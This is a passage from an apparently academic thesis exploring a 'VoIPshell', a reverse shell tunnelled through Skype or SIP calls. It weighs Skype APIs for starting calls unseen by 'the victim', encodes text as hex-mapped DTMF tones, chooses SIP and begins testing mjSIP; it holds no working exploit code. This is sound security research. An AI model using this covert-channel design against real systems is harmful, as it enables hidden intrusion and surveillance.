



Figure 22: Skype Window, ready to start typing
Source: own creation

The Skype URI API is very straight forward and easy to use. However, it requires interaction with the Skype UI (User Interface), and it is not possible to hide the interference from the victim. While this would be acceptable for a PoC, this approach will still be abandoned for now to look for an alternative.

5.8.3 Skype for Business App SDK (Android)


Microsoft offers an SDK for Smartphones, one IOS and Android each, as can be seen on their documentation website [27]. Only the documentation for the Skype SDK for Android [28] has been studied for this thesis.

There are many features supported. Among the most interesting for this project are the sending of messages (Figure 23), getting the text from the message content (Figure 24) and being able to select the endpoint (Figure 25), allowing control over where the received audio data is sent. It does not seem to include an option to choose the input (microphone) however.




Modifier and Type	Method and Description
boolean	canSendIsTyping() Checks if an indication that the local user is typing can be sent into the conversation.
boolean	canSendMessage() Checks if a message can be sent into the conversation.
void	sendIsTyping() Sends an indication that the local user is typing into the conversation.
void	sendMessage(java.lang.String messageText) Sends a messages asynchronously into the conversation.

Figure 23: Skype App SDK for Android – ChatService
Source: Screenshot from Skype App SDK documentation for Android [29]



Modifier and Type	Method and Description
MessageActivityItem.MessageDirection	getDirection() Gets the message direction.
Person	getSender() Gets the message sender.
java.lang.String	getText() Gets the message content.

Figure 24: Skype App SDK for Android – MessageActivityItem
Source: Screenshot from Skype App SDK documentation for Android [30]



Modifier and Type	Method and Description
DevicesManager.Endpoint	getActiveEndpoint() Gets the current active audio output endpoint.
java.util.List<Camera>	getCameras() Gets the list of available cameras on the device.
void	setActiveEndpoint(DevicesManager.Endpoint endpoint) Sets the active audio output endpoint.


Figure 25: Skype App SDK for Android – DevicesManager
Source: Screenshot from Skype App SDK documentation for Android [31]

Since this is an SDK for Android, it cannot be used on Windows without an emulator. With an emulator there would be no access to the Skype application running on Windows itself but rather the Skype Mobile-App within the emulator, which would not have the victim's credentials. Therefore, this library is of no use for this thesis.

5.8.4 UCMA 5.0

Microsoft offers a very extensive C# library for developers through their UCMA SDK. It supports a lot of very interesting features such as initiating calls, instant messaging and even impersonating a user. For more information on what UCMA can do, see their list of key features of UCMA 5.0 [32] and their sample applications [33].

When downloading [34] and trying to run such a sample application, specifically the application named BasicAudioVideoCall [35], it was discovered, that a UCMA application can only run in combination with a Skype for Business Server. Figure 26 shows the code from that application that is needed to place a Skype call. The call only fails, because it has not been provided with a Skype for Business Server.



```
//Initialize and register the endpoint, using the credentials of the user the application will be acting as.
_helper = new UCMASampleHelper();
_userEndpoint = _helper.CreateEstablishedUserEndpoint("AVCall Sample User" /*endpointFriendlyName*/);

//Set up the conversation and place the call.
ConversationSettings convSettings = new ConversationSettings();
convSettings.Priority = _conversationPriority;
convSettings.Subject = _conversationSubject;

//Conversation represents a collection of modalities in the context of a dialog with one or multiple callees.
Conversation conversation = new Conversation(_userEndpoint, convSettings);

_audioVideoCall = new AudioVideoCall(conversation);
```

Figure 26: Code extract from application BasicAudioVideoCall
Source: Screenshot of sample code [35]

Also, as can be gathered from Microsoft's documentation on typical business scenarios [36], the UCMA application is not meant to be run on an end users machine but on a separate device. Figure 27 shows a typical setup for a call center that uses a UCMA application (see the Microsoft's documentation on typical business scenarios [36] for more examples).



Callers
IM
Voice
Mobile phone
C#
UCMA Application
Skype for Business Server
Agents
Agents/experts/supervisors using Skype for Business
Agents/experts/supervisors using custom clients

Figure 27: Setup of a call center using UCMA
Source: Microsoft's documentation on UCMA [37]

It was considered install a Skype for Business Server on a virtual machine running Windows Server 2016 or 2019 [38] to be able to test the “BasicAudioVideoCall” application properly. However, the setup for Skype for Business Server is quite extensive. On the overview page of their “Install Skype for Business Server” documentation [39] they mention that the installation includes many different procedures.
In fact, by clicking on “Download PDF” on Microsoft’s documentation on Skype for Business Server [40] it can be seen that the instructions for installing and configuring the software carry on for almost 1’500 pages. Unfortunately, this thesis’ timetable prevents from delving further into this setup process.

In any case, it would be of little use, because when running a UCMA application in a company network, it would probably not be possible to get around having to use the company’s Skype for Business Server. This server will surely use authentication [41] and likely only work with trusted UCMA applications [42].

Mattia Ninivaggi from Compass Security Schweiz AG managed to write some code using UCMA that allowed him to set up a Skype call from the currently logged in user without the victim noticing, meaning the whole process took place in the background. Compass Security Schweiz AG have a Skype for Business Server already setup at their headquarters which he used for this test.
He managed to do this by simply setting the source and destination sip address in the sample code.

While UCMA provides basically all the functionality needed for the VoIPshell, its need for authentication with the company’s Skype for Business Server means it is most likely not a viable option after all. It cannot definitely be ruled out however, since the lack the time prevents further investigation into the subject. A more detailed study of UCMA at a later point in time would be needed to test the capabilities of UCMA. For this thesis UCMA is excluded as a tunneling option.

5.8.5 UCWA 2.0

Similarly to UCMA, UCWA offers a Skype API for developers. However, it only supports instant messaging and presence capabilities, so no Skype calls [43]. UCWA is a REST API that allows development for both Skype for Business Server and Skype for Business Online [44], which removes the need for a company’s Skype for Business Server.

The UCWA resources [45] describe how Skype messages could be sent using UCWA.

However, just like for UCMA, authentication is still required. UCWA uses Azure AD (Active Directory) to provide authentication services (see Microsoft’s documentation for more information [46]). This makes it unsuitable for this thesis.

5.9 Skype hardphones

Skype offers hardphones (Hardware implementation of a SIP UA/SA), like the one shown in Figure 28. Since there are so many different Skype hardphones on the market, it was thought that there may be an API or library of some sort, so that the many different manufacturers are able to integrate Skype in their phones. It was hoped that such a library could be found and studied to provide a more detailed insight into Skype’s protocol.

Figure 28: Skype hardphone Yealink SIP-T41S
Source: studerus.ch [47]

Unfortunately, though, no such library seems to exist, or at least not one that is available to the public. According to Microsoft's documentation [48], there are only three manufacturers of Skype hardphones (Polycom, Yealink and AudioCodes) and they work closely together with these companies. This seems to imply, that Microsoft either shares Skype's source code with these companies or at least offers them a special library, after having signed a non-disclosure agreement of course.

Because Microsoft works closely together with the manufacturers of Skype hardphones, there is no public access to the library they are using. No information could be found on how the Skype software is integrated in these hardphones. Therefore, apart from maybe trying to reverse engineer such a phone, their existence cannot be exploited as had been hoped.

5.10 Conclusion

Because the Skype protocol is proprietary and closed source, there is little to no information to be found on how exactly the Skype entities communicate.
The most interesting findings were Skype's APIs. The two libraries UCMA and UCWA provide capabilities to initiate and manage calls and Skype messages. At a first glance they do not seem to be viable options for a reverse shell over Skype, though further research is required for a definitive conclusion.
Skype's URI API also allows initiating calls and Skype messaging, however UI interaction is required and the process runs in the foreground, so the user is aware of what is happening.

6 Tunneling options in VoIP with Skype

6.1 Overview

This chapter discusses possible options to tunnel data through VoIP with Skype. No libraries will be tested yet. The goal is merely to describe theoretical approaches for tunneling through Skype.

6.2 Possible approaches

Since Skype works with any microphone and headset configuration the initial idea was that it might be possible to write a custom driver for each device and feed Skype our own traffic instead of real audio. Then the call would either be started in the background using an API or else on a virtual desktop and then navigated through the UI using macros (Macroinstructions).

The issue with this approach is, that Skype encodes and decodes the audio itself using one of several codecs. As can be gathered from Microsoft's table "Audio codec bandwidth" [49], commonly used audio codecs are SILK for peer-to-peer connections and G.711, G.722 or G.729 for conferencing. Others are used as well, but all the codecs they operate use lossy compression.

Any data handed over to Skype will be encoded using one of these codecs (presumably SILK) and therefore be lossy compressed. This would necessarily require text to audio conversion before feeding the data to Skype.

An alternative might be to send the VoIPshell traffic through Skype instant messaging, for there undoubtedly lossless compression is used to ensure that the entire text message is received. However, the continuous nature of our desired connection may not perform very well with this form of communication.

Essentially, either custom drivers can be written for both microphone and speaker to feed and intercept Skype's traffic, which has the disadvantage of having to deal with Skype's lossless codecs, or Skype's instant messaging is used.

6.3 Initiating a Skype call

As discussed in Chapter 5.7 there is no way to initiate a Skype call from the CLI (Command Line Interface), but the Skype API can be used as described in Chapter 5.8.

Unfortunately, no matter in which manner the Skype application is started, it will always come to the foreground, betraying our intentions to the victim. This is not the case for UCMA and UCWA, for these applications appear to allow to initiate calls in the background. However, they come with other issues (see Chapter 5.8).

Furthermore, when testing the idea to simply start the Skype client on a different virtual desktop (on Windows), it was discovered that Skype does not allow two instances of the application to be run at the same time, not even on different virtual desktops. This means, that depending on its state, the program exhibits a different behavior as described in Table 15.

State	Action	Behavior
Skype is **running on desktop A** (foreground, background or minimized)	Switch to **desktop B** and **open Skype**	Windows **switches back to desktop A** and brings Skype to the foreground
Skype is **minimized to the system tray** or **closed**	Switch to **desktop B** and **open Skype**	Skype will **open on desktop B** as expected

Table 15: Skype behavior with different virtual desktops

It appears there is no way to initiate a Skype connection without alerting our victim to our intrusion.

6.4 Conclusion

Because Skype is close source, it is not possible to just simply write a custom Skype client. Therefore, the only option would be to write some sort of adapters (custom drivers for microphone and speakers) that feed and then read traffic to and from Skype, making Skype think it is just simple audio traffic. But Skype would then encode our traffic with a lossy codec, which would have to be worked around.
As an alternative Skype's instant messaging could be used, which would probably be easier to implement.

While there are ways to tunnel data through Skype, they require interaction with Skype's UI and it is not possible to do so without the victim noticing the intrusion (excluding UCMA and UCWA).

7 Text to audio conversion

7.1 Overview

This chapter discusses different approaches for the conversion of plain text to audio and back. There are two reasons why such a conversion is desired.

The first reason is, that it is theoretically possible for VoIP traffic to pass through the POTS at some point in time, thus getting converted to an analog signal. This is exactly what happens when the signal gets played back as audio. For this to not result in errors, the VoIPshell traffic needs to be valid audio traffic that could be played back without issues. If the VoIPshell traffic does not represent real audio, the converted analog signal might either contain frequencies that are getting filtered on the POTS or the conversion could fail outright.

The second reason is, that using audio data instead of plain text for the actual transmission allows more flexibility for the protocols used. The same VoIPshell could be used for both SIP and Skype and it would not matter what audio codecs are used or even if the traffic gets reencoded by a SIP trunk at any point during transmission.

The focus will be on audio which is in the range of 300 – 3400 Hz because that range is supported by G.711 and nearly all SIP Clients and Server can deal with the G.711 encoding.
Chapter 7.2 describes how a VoIP system can be connected to a PSTN network and lists different approaches which can be used to transmit text over PSTN. Chapters 7.3 to 7.5 discuss different approaches on how to encode text to audio.

7.2 SIP trunks / SIP media gateways

In order to connect a VoIP network to a PSTN network a SIP Trunk is used. A SIP Trunk can provide phone lines for an IP network. There exist a lot of ITSPs (Internet Telephony Service Provider) which provide termination services from SIP to PSTN lines. A SIP Trunk performs the following services:

1. Provide connectivity to analog lines both from SIP to PSTN and vice versa.
2. Connecting SIP clients to other SIP clients
3. Conversion between voice to media streaming protocols (e.g. RTP) as well as performing signaling.

Figure 29 shows a usual topology containing a SIP Trunk to terminate the SIP sessions, allowing communication between a VoIP and a PSTN network.




Figure 29: VoIP to PSTN
Source: own creation

A detailed call flow between a SIP UA and an analog telephone can be found here [50].

7.3 T.38 fax protocol

There exist not many protocols which implemented the functionality to send text via audio, and most of them are fax technologies. However, these protocols do not actually transmit text, but rather pictures of the text in the form of TIFF images.

FoIP (Fax over IP) uses the T.38 protocol to transmit data rather than a voice codec. However, both VoIP and FoIP use the session management features provided by SIP/SDP. In order to send the T.38 encoded data the SIP UAs and the SIP Gateways (SIP Trunks) need to understand the protocol. The PJSIP (Open source media library written in C) library (discussed in length in Chapter 10) does not support T.38. The protocol would have to be added manually to the PJSIP implementation. A thread on the PJSIP forum discusses the addition of the T.38 protocol [51].

Also, the support of T.38 from the providers side is not always given. A list of ISPs on Wikipedia [52] shows that about 40% do not support it.

Because PJSIP and a lot of ISPs do not support T.38, it will not be considered further.

7.4 T.140 text over RTP protocol

The T.140 protocol allows text messaging for real-time applications and is described in an ITU (Internet Telecommunication Union) recommendation [53]. The data is transmitted inside of RTP and SDP with the media type m = text RTP/AVP. SIP Gateways, which allow T.140 to be translated for communication inside of PSTN networks, exist since 2005 but are still not implemented by all providers. Unfortunately, PJSIP does not support T.140.
Sipsimpleclient.org provides a proposal on how to implement T.140 in PJSIP [54]. Unfortunately, the implementation of this protocol is out of scope of this thesis. For Java on the other hand there does exist a library that implements T.140 [55].

7.5 Text as DTMF tones[9]

Another option is the conversion of text into DTMF (Dual-tone multi-frequency) tones. DTMF tones have been used in the analog telephony to transmit telephone numbers to switching centers. The mapping of tones to numbers and letters follows a predefined 4x4 matrix.
DTMF can represent the classic telephone buttons, the numbers from 1 to 9, the letters A – D, the * symbol and the # symbol. Each of those symbols is mapped to two sinus waves, one low-tone and one high-tone. Table 16 shows the mapping of the symbols to the two frequencies.

[9] Wikipedia on DTMF [80].

	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D

Table 16: DTMF tone to frequency mapping

If a symbol is pressed on the telephone, a tone is generated from the overlap of the corresponding tone frequencies. For example, if button 1 gets pressed, the overlap of the 697 Hz sinus wave and 1209 Hz sinus wave is generated. The frequencies of the DTMF matrix are in the range between 300 and 3400 Hz so they could be transmitted as G.711 encoded audio. This is important because G.711 is supported by nearly all SIP UA.

However, the VoIPshell is required to transmit any characters, not just the symbols from Table 16. Due to the fact, that the matrix is of size 4x4, different audio can be generated for 16 different symbols. Changing the * with an E and the # with an F results in a mapping which represents the hexadecimal system. With hexadecimal values it is possible to represent any character. The new mapping is displayed in Table 17.

	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	E	0	F	D

Table 17: DTMF hex mapping

The duration of one tone is recommended to be between 50ms and 100ms with pause signals of 20ms – 50ms length after each tone [56]. Those values need to be tested and verified if the PoC is implemented in PJSIP.

7.6 Conclusion

In this chapter different approaches of transmitting text as audio over a PSTN network were investigated. The initial requirements were, that the generated audio needs to be inside the frequency spectrum used by VoIP audio codecs (e.g. G.711 300Hz – 3400Hz). Otherwise the audio could be filtered out by the SIP servers.
Between the T.38 protocol, the T.140 protocol and DTMF tones, the DTMF tones seems to best fit the projects requirements. The DTMF tone matrix was adjusted to represent the hexadecimal system. With this approach it should be possible to transmit any text encoded as DTMF tones.

8 Decision: Skype or SIP

8.1 Deciding between SIP and Skype

Milestone three of this thesis has been reached and a decision needs to be made on whether SIP or Skype is to be used to implement the PoC.

The short answer is: SIP.

As presented in chapters 5.7 - 5.9, there is no simple way to initiate a Skype connection. There is no command line tool that would allow us to start a Skype call in the background. The UCMA and UCWA are of no use due the need for authentication with a Skype for Business Server owned by the victim's company or Skype for Business Online, which requires authentication with Azure AD. It may still be possible to use these libraries, but for this thesis the lack of the time prevents from going through the entire setup process that is needed to test these APIs.

The most promising path for a PoC for a reverse shell via Skype would likely be using Skype's URI API. While this would not hide the attacker's intentions from the victim this would not necessarily matter for a PoC. Still, this approach is not a very pretty one, since interaction with the UI controls would be required.

For SIP on the other hand, there already exist several open source libraries that allow customization of the RTP payload and sending traffic over SIP Messaging. The open source nature of these libraries (and there are many more than the two mentioned in this document) give much more control over the whole process than is possible with Skype.

Because of these reasons it was decided to proceed with SIP for the implementation of the PoC for a reverse shell over VoIP.

9 mjSIP

9.1 Overview

This chapter documents the findings of the testing of the mjSIP library. The goal is not to study the entire library (roughly 57'000 LOC (Line of Code)), but rather to learn how to modify it to be able to send custom traffic through the connection. While testing this library, the requirements of sending data through the PSTN will be ignored. The first goal is to be able to establish a SIP and RTP session with a remote SIP UA and to be able to transmit any kind of data. Text to audio conversion will be added in a later step.

9.2 What is mjSIP?

mjSIP is an open source library written in Java providing an implementation of the SIP, SDP and RTP stack [57]. A documentation of the mjSIP API is written with Javadoc [58]. The current release of the software is version 1.8.

9.3 mjSIP features

Table 18 compares the feature set needed by a reverse shell implementation with the features provided by mjSIP. Unfortunately, an article on mjSIP's full feature set is not available. Therefore, the API documentation was browsed, to see what kind of classes are implemented.

Required features	Feature provided by mjSIP
Open source	X
Runnable on Windows	X
SIP (RFC 3261)	X
SDP (RFC 4566)	X*
RTP (RFC 3550)	X*
SIP Digest Authentication (RFC 2617)	X*
At least one lossless codec	
ATRAC Advanced	
H264	
H265	
VP9	
T140	

Table 18: Table mjSIP feature comparison

* The RFCs 4566, 3550 and 2617 aren't explicitly listed as supported but in the API documentation. However, multiple classes implementing SDP, RTP and SIP digest authentication were found, so it is assumed that those features are implemented according to their respective RFC.

None of the lossless codecs listed as requirements in Table 8 is supported. At least there were no classes found that implement these codecs. However, the website described it is possible to redirect traffic to or read traffic from a file [59], which could be very useful. There is also an option to manually add the implementation of a different media codec (one that supports a lossless connection).

9.4 mjSIP sample applications

mjSIP provides two sample applications called mjSIP UA (UserAgent using the mjSIP library) and mjSIP MA (MessageAgent using the mjSIP library). The UA can be started with a minimal GUI (Graphical User Interface) or with command line arguments. A short tutorial of mjSIP describing the architectural design can be found in their documentation section [60].

Those two sample applications will be used to further test the library.

9.5 Downloading and building mjSIP

The mjSIP library can be downloaded from mjSIP's download section [61]. After downloading the library, the software can be built on Windows with the corresponding make_mjsip.bat located in the parent folder of the download. The batch file simply compiles all java classes (*javac*) and creates the following jar files (jar -cf) in the folder /lib. Which classes are compiled into which jar-File is visible from the file make_mjsip.bat.

- sip.jar
- ua.jar
- server.jar

Other than the mjSIP UA, which only has lossy codecs implemented, the mjSIP MA must provide the functionality of sending data lossless.


Both sample applications will be tested, though mjSIP MA seems to be the more promising one.

9.6 Testing mjSIP UA

After having successfully built the code, two instances of the mjSIP UA need to be started. For that, the following command is used:

```
java -cp lib/sip.jar;lib/ua.jar org.mjsip.ua.UA
```

This command starts the main method in the class org.mjsip.ua.UA from the libraries provided by the -cp command line argument. The UA will start with a GUI. This does not matter at the moment, because only the basic functionality is to be tested.
The sample applications run successfully. To find out the capabilities of the application it can be started with the -h parameter. This results in the output displayed in Figure 30.




```
Usage: java local.ua.UA [options]
